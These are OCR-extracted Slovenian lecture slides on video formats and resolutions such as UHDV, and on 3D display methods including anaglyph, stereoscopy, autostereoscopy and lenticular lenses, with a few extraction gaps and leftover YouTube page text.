
- Analogni: PAL, NTSC, SECAM
  - PAL: 720 x 576, 50 pol-slik/s (4:3)
- Digitalni:
  - SD: 720 x 576
  - HD: 480p, 720p, 1080i, 1080p... (16:9)
  - Prihajajo vse večje ločljivosti
- Kodeki :
  - MPEG2, MPEG4 (H.264), DivX / Xvid, WMV, Sorenson, RealVideo,...





# Ločljivosti videa, ki so danes na trgu?

Standard	Lastnosti
<b>UHDV</b>	<b>7680 × 4320, 60 slik/s, progresivno</b>





# UHDV

## ■ Nippon NHK Ultra High Definition Television

- 16:9@7680x4320 pixel (33 megapixel)
- 60 slik/s progresivno
- 22.2 avdio sistem
  - 3 spodnji nivo
  - 10 srednji nivo (višina ušes)
  - 9 zgornji nivo
  - 2 bas kanala

## ■ Celoten sistem

- Zajem
- Prenos
- Shranjevanje
- Projekcija

## ■ Format

- Nekompresirano: 24 Gbit/s
- Kompresirano: MPEG2 600 Mbit/s; MPEG4: 140 Mbit/s



UHDV kamera



# Multimedijske vsebine – 3D

- Kaj je “3D” prikazovalnik?
- Navidezni 3D
  - Stereoskopija (prostorsko gledanje)
    - Dodatni pripomočki (npr. očala)
  - Avtostereoskopija
    - Brez dodatnih pripomočkov
- Pravi 3D
  - Holografija
  - Volumetrični prikazovalniki




[http://en.wikipedia.org/wiki/3D\\_display](http://en.wikipedia.org/wiki/3D_display)




# Stereoskopske tehnike – navidezni 3D

- Iluzija 3D slike
- Ločen prikaz dveh ustrezno zamaknjenih slik (~6.35cm me)
- Vizualni korteks : bi za 3D efekt
- Test s “prstom” - ) anje
- Potrebna so posebna očala za prikaz slik (levo-desno ) anje
- Tehnike
  - Barvno ločevanje
  - Polarizacijsko ločevanje
  - Aktivno prikazovanje/temnenje (eclipse method)






# Anaglifna metoda






# Anaglifna metoda





# Anaglifna metoda





Matjaž Tančič, 3D fotografija, <http://www.matjaztancic.com>




# LTFE 3D TV

## ■ Pilot

- 2x Logitech web cam (in plazma piškoti)
- Zajem z aplikacijo gstreamer v Linux OS
- Obdelava in predvajanje – Youtube 3D

## ■ Primer

- <http://www.youtube.com/watch?v=EYp8UViEmQ0>



You Tube Search Browse Upload

3d test 23. 6. 2010

dmulac 5 videos Subscribe

Suggestions

- A M by 51 3:31
- M M by 1. 4:05
- T. by 6. 4:27
- H E by 2. 5:05
- E (A by 1. 3:18
- Z by 1. 4:26


135 views



dmulac June 23, 2010  
<http://www.mulaz.org/blog/2...>




# Avtostereoskopija

- Naprava sama omogoča prikaz iluzije 3D slike
- Avtostereogram
  - Ponavljajoč vzorec se interpretira kot 3D slika
  - Način gledanja
    - Vzporedno "wall-eyed"
    - Križno "cross-eyed"












# Avtostereoskopski TV

- Navidezni prikaz 3D slike na zaslonu brez dodatnih pripomočkov
- Ideja – ločitev (levo-desno oko) v sami prikazovalni napravi
  - Bikonveksna leča (lenticular lens)
  - Paralaksna bariera (parallax barrier)
- Prednost
  - Očala niso potrebna
- Slabost
  - 3D efekt je možen le v določenih točkah (“sweet spot”)



# Bikonveksna leča (lenticular lens)



The prints on display have about **100 lenses per inch!**

Not only that, but under each tiny lens are interlaced ten to fifteen separate images. Thus lenticulars require very high precision printing and manufacturing.

